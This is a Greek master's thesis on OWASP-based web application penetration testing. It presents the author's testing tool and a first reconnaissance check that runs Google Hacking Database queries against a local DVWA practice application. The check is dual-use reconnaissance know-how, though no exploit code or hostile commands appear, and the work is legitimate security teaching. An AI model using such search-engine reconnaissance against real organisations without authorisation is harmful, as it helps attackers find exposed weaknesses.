ΠΑΝΕΠΙΣΤΗΜΙΟ ΜΑΚΕΔΟΝΙΑΣ
ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
ΤΜΗΜΑΤΟΣ ΕΦΑΡΜΟΣΜΕΝΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ

ΕΛΕΓΧΟΙ ΔΙΕΙΣΔΥΣΗΣ ΣΕ ΔΙΑΔΙΚΤΥΑΚΕΣ ΕΦΑΡΜΟΓΕΣ

Διπλωματική Εργασία

του

Αναστάσιου Καλαϊτζίδη

Θεσσαλονίκη, 2/2019

ΕΛΕΓΧΟΙ ΔΙΕΙΣΔΥΣΗΣ ΣΕ ΔΙΑΔΙΚΤΥΑΚΕΣ ΕΦΑΡΜΟΓΕΣ

Αναστάσιος Καλαϊτζίδης

Πτυχίο Τμήματος Πληροφορικής και Τηλεπικοινωνιών, ΕΚΠΑ, 2011

Διπλωματική Εργασία

υποβαλλόμενη για τη μερική εκπλήρωση των απαιτήσεων του

ΜΕΤΑΠΤΥΧΙΑΚΟΥ ΤΙΤΛΟΥ ΣΠΟΥΔΩΝ ΣΤΗΝ ΕΦΑΡΜΟΣΜΕΝΗ ΠΛΗΡΟΦΟΡΙΚΗ

Επιβλέπων Καθηγητής
ΧΑΤΖΗΓΕΩΡΓΙΟΥ ΑΛΕΞΑΝΔΡΟΣ

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή την 27/02/2019

ΧΑΤΖΗΓΕΩΡΓΙΟΥ ΑΛΕΞΑΝΔΡΟΣ	ΜΑΥΡΙΔΗΣ ΙΩΑΝΝΗΣ	ΨΑΝΝΗΣ ΚΩΝΣΤΑΝΤΙΝΟΣ
.....	.....	.....

Αναστάσιος Καλαϊτζίδης

.....

Περίληψη

Κατά τη διάρκεια του σχεδιασμού και της ανάπτυξης του λογισμικού μιας διαδικτυακής εφαρμογής συχνά υποτιμάται η ανάγκη προστασίας της από ενδεχόμενες απειλές που μπορεί να προέλθουν από κακόβουλους χρήστες. Απαιτείται η εφαρμογή ελέγχων ασφαλείας που ακολουθούν διεθνή πρότυπα / οδηγίες. Η παρούσα εργασία αποσκοπεί στα εξής:

- Την παρουσίαση των ελέγχων διείσδυσης (Penetration Testing) του οργανισμού OWASP
- Την ανάπτυξη λογισμικού που θα υποβοηθάει τους ελέγχους αυτοματοποιώντας πλήθος αυτών και παρέχοντας δυνατότητες καταγραφής, οργάνωσης και αξιολόγησης.
- Την ενσωμάτωση στο λογισμικό, της δυνατότητας εύρεσης συνδυαστικών και πολύπλοκων επιθέσεων.

Κάθε κεφάλαιο περιλαμβάνει μια ενότητα ελέγχων του οργανισμού OWASP. Κάθε έλεγχος περιλαμβάνει την περιγραφή του ελέγχου, τις γενικές οδηγίες υλοποίησής του μέσω της εφαρμογής PenetrationTesting που έχει αναπτυχθεί στα πλαίσια της εργασίας και τα αποτελέσματα του ελέγχου σε μια πραγματική περίπτωση προτύπου ευπαθούς εφαρμογής (Damn Vulnerable Web Application - DVWA). Το παράρτημα Α περιλαμβάνει το υλικό του OWASP σχετικά με τον έλεγχο, όπως την περιγραφή του ελέγχου, διάφορα παραδείγματα εφαρμογής του καθώς και τα βήματα που πρέπει να ακολουθήσει ο εξεταστής.

Το βασικό συμπέρασμα που προκύπτει είναι ότι η ανάπτυξη εργαλείων-λογισμικού που υλοποιούν με αυτοματοποιημένο ή χειροκίνητο τρόπο τους ελέγχους ασφαλείας διεθνών οργανισμών, όπως ο OWASP, κρίνεται απαραίτητη καθώς καθοδηγούν τους χρήστες απλοποιώντας σε μεγάλο βαθμό την όλη διαδικασία.

Λέξεις Κλειδιά:

Έλεγχος διείσδυσης, διαδικτυακές εφαρμογές

Abstract

The current Thesis presents the guidance of the OWASP (Open Web Application Security Project) Organization concerning the modern web application penetration testing.

In the framework of this project, the author developed a software named “Penetration Testing” which assists the examiner during the research procedure.

The above application can be used in order to discover advanced and combined attacks. A rich and user-friendly graph presents the modus operandi of these attacks which helps the examiner to visualize difficult cases.

Keywords: web application, penetration testing

Πρόλογος – Ευχαριστίες

Θα ήθελα να αποδώσω θερμές ευχαριστίες στον Καθηγητή κ. ΧΑΤΖΗΓΕΩΡΓΙΟΥ Αλέξανδρο για την ευκαιρία που μου έδωσε όχι μόνο να μελετήσω και να κατανοήσω τους σύγχρονους τρόπους ελέγχου διείσδυσης σε διαδικτυακές εφαρμογές αλλά και να αποκτήσω μια πολύτιμη δεξιότητα στον τομέα της ασφάλειας πληροφοριακών συστημάτων.

.

Περιεχόμενα

Κατάλογος Εικόνων

Κατάλογος Πινάκων

1. Εισαγωγή

1.1. Τα προβλήματα ελέγχου ασφαλείας στις σύγχρονες εφαρμογές

Κατά τον οργανισμό NIST η δημιουργία υποδομών ελέγχου τρωτότητας των εφαρμογών θα επέφερε ετησίως μείωση κατά 22 δις δολάρια στο κόστος που επιφέρουν οι επισφαλείς εφαρμογές στην οικονομία των Η.Π.Α[1].

Σύμφωνα με μια μελέτη της εταιρίας Symantec (2012) και του National Cyber Security Alliance (NCSA), το 83% των μικρών επιχειρήσεων δεν έχουν κάποιο πλάνο διαδικτυακής ασφάλειας, ενώ το 69% αυτών στερείται ακόμα και κάποιο ανεπίσημο πλάνο[2].

Η εξασφάλιση ενός ασφαλούς περιβάλλοντος που θα εντοπίζει έγκαιρα τις ευπάθειες και θα προστατεύει μια σύγχρονη εφαρμογή καθίσταται δύσκολη καθώς:

- Υπάρχει καθημερινή έκδοση νέων ενημερώσεων ασφαλείας
- Υπάρχει πολύ συχνή δημοσίευση νέων κενών ασφαλείας
- Υπάρχει πληθώρα εργαλείων/λογισμικών που εστιάζουν σε ελάχιστες μόνο ευπάθειες
- Οι εφαρμογές τροποποιούνται και αναβαθμίζονται τακτικά χωρίς πολλές φορές να λαμβάνουν υπόψη τους την ασφάλεια.

Κατά μία πιο αισιόδοξη άποψη, υπάρχουν πλέον οργανισμοί, όπως ο NIST και ο OWASP καθώς και πληθώρα ιδιωτικών εταιριών που λειτουργούν συντονισμένα, εξασφαλίζοντας πρότυπα και οδηγίες για πιο αποτελεσματικούς ελέγχους.

[1] NIST, The economic impacts of inadequate infrastructure for software testing . Διαθέσιμο: http://www.nist.gov/director/planning/upload/report02-3.pdf (13 Φεβρουαρίου 2019)

[2] Symantec, New Survey Shows U.S. Small Business Owners Not Concerned About Cybersecurity; Majority Have No Policies or Contingency Plans. Διαθέσιμο: https://www.symantec.com/about/newsroom/press-releases/2012/symantec_1015_01 (13 Φεβρουαρίου 2019)

1.2. Ο οργανισμός OWASP και η ροή εργασιών του πλαισίου ελέγχων

Κατά τη διαδικασία ανάπτυξης λογισμικών χρησιμοποιούνται πλαίσια που καθορίζουν τις αναγκαίες εργασίες που απαιτεί κάθε βήμα και είναι γνωστά ως Κύκλοι Ζωής Ανάπτυξης Λογισμικού - SDLC (Software Development Life Cycle)[3].

Τα κύρια επίπεδα δραστηριοτήτων στα οποία διαρθρώνεται ένα SDLC είναι :

- Ανάλυση
- Σχεδιασμός
- Ανάπτυξη
- Διάθεση
- Συντήρηση

Σε κάθε επίπεδο απαιτούνται ξεχωριστοί έλεγχοι ασφαλείας κατά τους οποίους συγκρίνεται η κατάσταση ενός συστήματος με ένα σύνολο κριτηρίων. Στην παρούσα εργασία το σύνολο των κριτηρίων τίθεται από τον οργανισμό OWASP.

Ο Οργανισμός Open Web Application Security Project (OWASP) είναι ένας μη κερδοσκοπικός οργανισμός που έχει ως σκοπό την έρευνα και ανάπτυξη μεθόδων ελέγχου για τη βελτίωση της ασφάλειας των διαδικτυακών εφαρμογών. Ο OWASP έχει δημιουργήσει ένα πλαίσιο ελέγχων που αποδίδεται στην παρακάτω εικόνα[4]:

[3] Techopedia, Software Development Life Cycle (SDLC). Διαθέσιμο: https://www.techopedia.com/definition/22193/software-development-life-cycle-sdlc (13 Φεβρουαρίου 2019)

[4] OWASP, *The OWASP Testing Framework.* Διαθέσιμο: https://www.owasp.org/index.php/The_OWASP_Testing_Framework#Overview (13 Φεβρουαρίου 2019)

Εικόνα 1: Ροή εργασιών του πλαισίου ελέγχων του OWASP

1.3. Σκοπός της εργασίας

Η ανάπτυξη της εργασίας αποσκοπεί στην επίτευξη των κάτωθι στόχων:

- Στη συλλογή, οργάνωση και βελτίωση απόδοσης των ελέγχων διείσδυσης του οργανισμού OWASP.
- Στην ανάπτυξη εργαλείου-λογισμικού με όνομα PenetrationTesting που θα οργανώνει και θα συντονίζει τα δεδομένα των ελέγχων.
- Στην ενσωμάτωση στο ανωτέρω λογισμικό, λειτουργίας με την οποία θα εντοπίζονται πιθανές ευπάθειες που μπορεί να προκύψουν με μη εμφανή

τρόπο, από τη συνδυασμένη εκμετάλλευση μικρότερων ευπαθειών σε διάφορα σημεία της εφαρμογής.

Τελικός στόχος είναι η δημιουργία ενός λογισμικού που θα συνοδεύει τους εξεταστές σε όλα τα στάδια των ελέγχων, από την προετοιμασία μέχρι την τελική αναφορά.

Στην παρούσα εργασία δεν ενσωματώθηκαν οι παρακάτω έλεγχοι που αφορούν τεχνολογίες δευτερεύουσας σημασίας σε μια διαδικτυακή εφαρμογή:

1) Εξειδικευμένοι έλεγχοι έγχυσης SQL σε συγκεκριμένες Βάσεις Δεδομένων (MySQL, SQL Server κτλ), 2) έλεγχοι buffer/heap/stack overflow, 3) έγχυση XML/IMAP/SMTP, 4) έλεγχοι Adobe Flash και 5) έλεγχοι ασθενούς SSL/TLS .

1.4. Σχετικά με την εργασία

Βασική Ορολογία

- **Έλεγχος Διείσδυσης (Penetration test):** είναι μια εξουσιοδοτημένη εξομοίωση επίθεσης σε ένα πληροφοριακό σύστημα που διενεργείται για να εκτιμηθεί η ασφάλειά του[5].
- **White box testing:** μέθοδος ελέγχου λογισμικού που εξετάζει τις εσωτερικές δομές/διεργασίες της εφαρμογής σε σχέση με τη λειτουργικότητά της[6].
- **Black box testing:** μέθοδος ελέγχου λογισμικού που εξετάζει τη λειτουργικότητά της χωρίς τη δυνατότητα προβολής εσωτερικών δομών / διεργασιών[7].

Διάρθρωση της μελέτης

Στα κεφάλαια 2 έως 11, κάθε κεφάλαιο της εργασίας περιλαμβάνει μια ενότητα ελέγχου του οργανισμού OWASP. Έτσι, στο κεφάλαιο 2 παρουσιάζεται το αρχικό στάδιο προετοιμασίας που προηγείται όλων των ελέγχων και αφορά τη Συλλογή

[5] Wikipedia, Penetration test. Διαθέσιμο: https://en.wikipedia.org/wiki/Penetration_test (13 Φεβρουαρίου 2019)

[6] Wikipedia, White box testing. Διαθέσιμο: https://en.wikipedia.org/wiki/White-box_testing (13 Φεβρουαρίου 2019)

[7] Wikipedia, Black box testing. Διαθέσιμο: https://en.wikipedia.org/wiki/Black-box_testing (13 Φεβρουαρίου 2019)

πληροφοριών για το στόχο. Οι βασικοί έλεγχοι ξεκινούν στο κεφάλαιο 3 που αφορά τον Έλεγχο Ρυθμίσεων και Δημοσίευσης της εφαρμογής. Στο κεφάλαιο 4 προβάλλεται ο Έλεγχος Διαχείρισης Ταυτότητας των χρηστών μιας εφαρμογής. Το κεφάλαιο 5 παρουσιάζει τον Έλεγχο Αυθεντικοποίησης των λογαριασμών των χρηστών. Στο κεφάλαιο 6 παρουσιάζεται ο Έλεγχος Εξουσιοδότησης των χρηστών στους πόρους μιας εφαρμογής. Στο κεφάλαιο 7 αναπτύσσεται ο Έλεγχος που αφορά τη Σύνοδο (session) της εφαρμογής με τον χρήστη. Στο κεφάλαιο 8 παρουσιάζεται ο Έλεγχος των Δεδομένων Εισόδου των χρηστών. Στο κεφάλαιο 9 αναπτύσσεται ο Έλεγχος χειρισμού σφαλμάτων που προβάλλει η εφαρμογή. Στο κεφάλαιο 10 παρατίθεται ο Έλεγχος επιχειρησιακής λογικής της εφαρμογής. Από την πλευρά του πελάτη της εφαρμογής, οι Έλεγχοι που διενεργούνται παρουσιάζονται στο κεφάλαιο 11.

Στο Παράρτημα Α παρουσιάζονται αναλυτικά οι οδηγίες ελέγχου του οργανισμού OWASP. Τα επόμενα παραρτήματα αφορούν το λογισμικό PenetrationTesting. Έτσι στο Παράρτημα Β, παρουσιάζεται η διαδικασία Εγκατάστασης και αρχικής παραμετροποίησης του λογισμικού. Στο παράρτημα Γ παρουσιάζεται η δυνατότητα διαχείρισης της εφαρμογής προκειμένου να μπορεί να αναβαθμίζεται και να εμπλουτίζεται με νέα εργαλεία και νέους ελέγχους. Στο παράρτημα Δ επιχειρείται η παρουσίαση της δυνατότητας του λογισμικού να παράγει αυτόματη τελική αναφορά εξέτασης, καθώς και η δυνατότητα διερεύνησης της πιθανότητας διείσδυσης με αξιοποίηση σύνθετων συνδυασμένων επιθέσεων. Τέλος, στο Παράρτημα Ε παρουσιάζονται οι Δέκα κορυφαίες ευπάθειες του OWASP, ενώ στο Παράρτημα ΣΤ αναφέρεται η διαδικασία εγκατάστασης του προτύπου ευπαθούς εφαρμογής DVWA.

Βιβλιογραφική Επισκόπηση – Θεωρητικό Υπόβαθρο

Το σύνολο του υλικού που παράγεται από τον OWASP διατίθεται με δωρεάν και ανοιχτές άδειες λογισμικού. Συγκεκριμένα, οι έλεγχοι ασφαλείας του οργανισμού διατίθενται με την άδεια "Attribution-ShareAlike 3.0 Unported (CC BY-SA 3.0)"[8] με την οποία επιτρέπεται ο διαμοιρασμός, η προσαρμογή και η τροποποίηση του υλικού σε κάθε μέσο και για κάθε σκοπό. Κατά την παρουσίαση των ελέγχων σε κάθε ενότητα της παρούσας εργασίας γίνεται σαφής αναφορά στην προέλευση του υλικού και παρέχονται σύνδεσμοι προς τις αντίστοιχες ενότητες του οργανισμού. Από το συντάκτη της

[8] Creative Commons, Attribution-ShareAlike 3.0 Unported (CC BY-SA 3.0). Διαθέσιμο: https://creativecommons.org/licenses/by-sa/3.0/ (13 Φεβρουαρίου 2019)

εργασίας, το υλικό οργανώθηκε σε κατάλληλες ενότητες (πχ Περιγραφή, Παραδείγματα κτλ), εκ του οποίου εξήχθησαν οι επιμέρους υποεργασίες ελέγχου, και παρουσιάστηκε σε μια αποδοτικότερη μορφή που ενισχύει την ανάγνωση και την κατανόηση.

Όλα τα συνοδευτικά εργαλεία τρίτων κατασκευαστών καθώς και οι αλγόριθμοι τρίτων που έχουν ενσωματωθεί στο λογισμικό φέρουν άδειες ελεύθερης διάθεσης οι οποίες προβάλλονται μέσα στο λογισμικό.

1.5. Εγκατάσταση και Αρχικοποίηση του λογισμικού PenetrationTesting

Αρχικά ο εξεταστής πρέπει να εγκαταστήσει το λογισμικό PenetrationTesting στον υπολογιστή του. Πριν εκτελέσει κάθε έλεγχο ευπαθειών σε διάφορες διαδικτυακές εφαρμογές πρέπει να ακολουθήσει κάποια βήματα δημιουργίας νέας υπόθεσης και αρχικοποίησης (χρήση οδηγού κτλ).

Αναλυτικά τα ανωτέρω βήματα που πρέπει να ακολουθήσει περιλαμβάνονται στο Παράρτημα Β.

2. Συλλογή πληροφοριών για το στόχο

2.1. Έλεγχος δυνατότητας αξιοποίησης μηχανών αναζήτησης

Α. Περιγραφή

Σε αυτή την ενότητα παρατίθενται οι οδηγίες ελέγχου διείσδυσης του οργανισμού OWASP με κωδικό OTG-INFO-001[9] - Παράρτημα Α: Κεφάλαιο 2.1.

Οι ευαίσθητες πληροφορίες για την ψηφιακή υποδομή ενός οργανισμού πρέπει να προστατεύονται καθώς μπορεί να αποτελέσουν αντικείμενο εκμετάλλευσης από επίδοξους εισβολείς. Οι τελευταίοι κατά το στάδιο της προετοιμασίας συλλέγουν στοιχεία είτε απευθείας από την επαφή τους με τις υποδομές των συστημάτων του οργανισμού (πχ εντοπισμός έκδοσης Web Server κτλ), είτε αναζητώντας σε διάφορες τοποθεσίες του διαδικτύου, όπως σε μηχανές αναζήτησης, σε forum κτλ πληροφορίες για τον οργανισμό που μπορούν να βοηθήσουν την εισβολή.

Β. Εξοικείωση με το περιβάλλον των ελέγχων


Β.1. Βασική δομή λογισμικού

1. Κάθε ενότητα μπορεί να περιλαμβάνει πολλούς ελέγχους. Ο Εξεταστής επιλέγει την ενότητα "Έλεγχος δυνατότητας αξιοποίησης μηχανών αναζήτησης" της καρτέλας "Συλλογή πληροφοριών για το στόχο" και στο κεντρικό παράθυρο προβάλλονται δύο έλεγχοι:

   1.1. Search Engine (manually)

   1.2. Search Engine vulnerabilities in local files

[9]O.W.A.S.P., Κωδικός ελέγχου OTG-INFO-001 .Διαθέσιμο : https://www.owasp.org/index.php/Conduct_search_engine_discovery/reconnaissance_for_information_leakage_(OTG-INFO-001) (13 Φεβρουαρίου 2019)



Εικόνα 2: Λίστα ελέγχων


2. Ο εξεταστής μπορεί να επιλέξει έναν έλεγχο κάνοντας κλικ στο κουμπί Select. Τότε τα στοιχεία του ελέγχου προβάλλονται στο παράθυρο που βρίσκεται κάτω από το κουμπί. Τα στοιχεία του ελέγχου περιλαμβάνουν τα παρακάτω πεδία:
    2.1. Test Title: Τίτλος του ελέγχου
    2.2. Details: Λεπτομέρειες σχετικά με τον έλεγχο
    2.3. Guidelines: Οδηγίες προς τον εξεταστή σχετικά με τα βήματα που πρέπει να ακολουθήσει για την εκτέλεση του ελέγχου
    2.4. Basic Tools: Βασικά εργαλεία του εξεταστή.
    2.5. Test Rules: Κανόνες που έχουν εντοπιστεί σχετικά με τον έλεγχο. Από έναν έλεγχο σε μια τοποθεσία της εφαρμογής μπορεί να προκύψουν διαφορετικές ευπάθειες. Για παράδειγμα, αν αποτύχει ένας έλεγχος Χ και έχω το SessionId (Είσοδος), τότε μπορεί να εντοπιστεί ένα λογαριασμός χρήστη (Έξοδος-Αποτέλεσμα αποτυχίας). Αυτό θα αποτυπωθεί με τον κανόνα: "SessionId=>Εντοπισμός λογαριασμού χρήστη". Ένας άλλος κανόνας μπορεί να μην έχει είσοδο (δηλαδή προαπαιτούμενο κριτήριο) και να είναι της μορφής "=>Εντοπισμός ονόματος χρήστη". Ο κανόνας αυτός υποδεικνύει ότι αν αποτύχει ο έλεγχος, τότε μπορεί ο εξεταστής να εντοπίσει το όνομα χρήστη. Κάθε έλεγχος λοιπόν μπορεί να συνοδεύεται από πολλούς διαφορετικούς κανόνες.

2.6. Related Tools: Δευτερεύουσας σημασίας εργαλεία που μπορεί να χρησιμοποιήσει ο εξεταστής.

Β.2. Ενέργειες εξεταστή σε έναν έλεγχο

Αφού επιλέξει τον έλεγχο ο εξεταστής έχει τις εξής επιλογές:


1. Να επιλέξει το πεδίο (checkbox) “Ignore” που βρίσκεται δίπλα από το κουμπί “Select”, ώστε να ενημερώσει την εφαρμογή ότι ο έλεγχος δεν τον αφορά και να μην τον λάβει υπόψη στην αξιολόγηση (Ranking).
2. Να επιλέξει το πεδίο (checkbox) Pass που βρίσκεται στο κάτω μέρος του παραθύρου, ώστε να ενημερώσει την εφαρμογή ότι ο έλεγχος ήταν επιτυχής και η εφαρμογή τηρεί τα απαιτούμενα κριτήρια (δεν έχει ευπάθειες).
3. Να καταχωρήσει τις σημειώσεις του στο πεδίο κειμένου “Notes”.
4. Να επιλέξει την καρτέλα “WebApp Vulnerabilities” και να προβάλλει/ δημιουργήσει/διαγράψει τους κανόνες στους οποίους έχουν αποτύχει κάποιες τοποθεσίες της διαδικτυακής εφαρμογής σε αυτό τον έλεγχο.
   4.1. Για να δημιουργήσει μια νέα σύνδεση Τοποθεσίας (URL) της εφαρμογής με έναν κανόνα ευπάθειας (που μπορεί να προκύψει αν αποτύχει ο έλεγχος) τον οποίο επιτρέπει ο αποτυχημένος έλεγχος να διενεργηθεί, ο εξεταστής κάνει κλικ στο κουμπί “+” και ανοίγει το σχετικό παράθυρο.



Εικόνα 3: Σύνδεση κανόνα - τοποθεσίας διαδικτυακής εφαρμογής

4.2. Εδώ αφού επιλέξει πρώτα τον κανόνα από το σχετικό πεδίο, έπειτα επιλέγει όλες τις τοποθεσίες που απέτυχαν στον έλεγχο από το δέντρο δομής της διαδικτυακής εφαρμογής και κάνει κλικ στο “Save”. Στο ανωτέρω παράδειγμα προβάλλονται οι σελίδες της εφαρμογής DVWA και ο κανόνας που ορίζει ότι αν αποτύχει ο έλεγχος “Search Engines (manually)” τότε μπορεί να εντοπιστούν διάφορα στοιχεία του Οργανισμού και της υποδομής του.

4.3. Για να διαγράψει μια σύνδεση URL-Κανόνα, επιλέγει τη γραμμή που φανερώνει τη σύνδεση από τη λίστα και κάνει κλικ στο κουμπί “X”.



Εικόνα 4: Λίστα κανόνων - τοποθεσιών εφαρμογής

5. Τέλος, ο εξεταστής αποθηκεύει τις αλλαγές κάνοντας κλικ στο κουμπί “Save”.

Β.3. Εκτέλεση ελέγχου στην εφαρμογή Damn Vulnerable Web Application-DVWA

1. Αφού έχει ολοκληρωθεί η προετοιμασία της υπόθεσης, ο εξεταστής μεταβαίνει στην εκτέλεση του πρώτου ελέγχου. Επιλέγει από το αριστερό μενού την **Καρτέλα** "**Συλλογή πληροφοριών για το στόχο**" και έπειτα την **Ενότητα** "**Έλεγχος δυνατότητας αξιοποίησης μηχανών αναζήτησης**".
2. Έπειτα, προβάλλεται το παράθυρο των ελέγχων της ενότητας που περιέχει τους ελέγχους:
   2.1. Search Engine (manually)
   2.2. Search Engine vulnerabilities in local files


B.3.1. Έλεγχος: Search Engine (manually)

Ο εξεταστής επιλέγει τον πρώτο έλεγχο και ακολουθεί τις οδηγίες που δίνονται στο πεδίο Guidelines. Εκεί προτρέπεται να κάνει κλικ στο εργαλείο "Google Hacking Database" με το οποίο μπορεί να αναζητήσει ευπάθειες (ερωτήματα μηχανών αναζήτησης) που είναι αποθηκευμένες στη Google Hacking Database[10].

Εικόνα 5: Εικονίδιο εργαλείου

Στο αναδυόμενο παράθυρο εμφανίζεται η παρακάτω οθόνη:

[10] Exploit Database, Google Hacking Database. Διαθέσιμο: https://www.exploit-db.com/google-hacking-database (13 Φεβρουαρίου 2019)



Εικόνα 6: Χειροκίνητος Έλεγχος μηχανής αναζήτησης

Αρχικά, ο εξεταστής πρέπει να επιλέξει μια μηχανή αναζήτησης (για παράδειγμα Google) και να πατήσει το κουμπί “OK”. Βλέπουμε στο δεξιό μέρος ότι το checkbox με ένδειξη “Search specific website” είναι επιλεγμένο και στο πλαίσιο κειμένου έχει συμπληρωθεί η διεύθυνση της διαδικτυακής εφαρμογής-στόχο που συμπληρώσαμε αρχικά (192.168.1.19/dvwa).

Έπειτα, επιλέγουμε από τη λίστα Sections την ενότητα των ευπαθειών και από τη λίστα με ένδειξη “Select a query” το κείμενο που υποδεικνύει ευπάθεια, το οποίο επιθυμούμε να αναζητήσουμε στη μηχανή αναζήτησης.

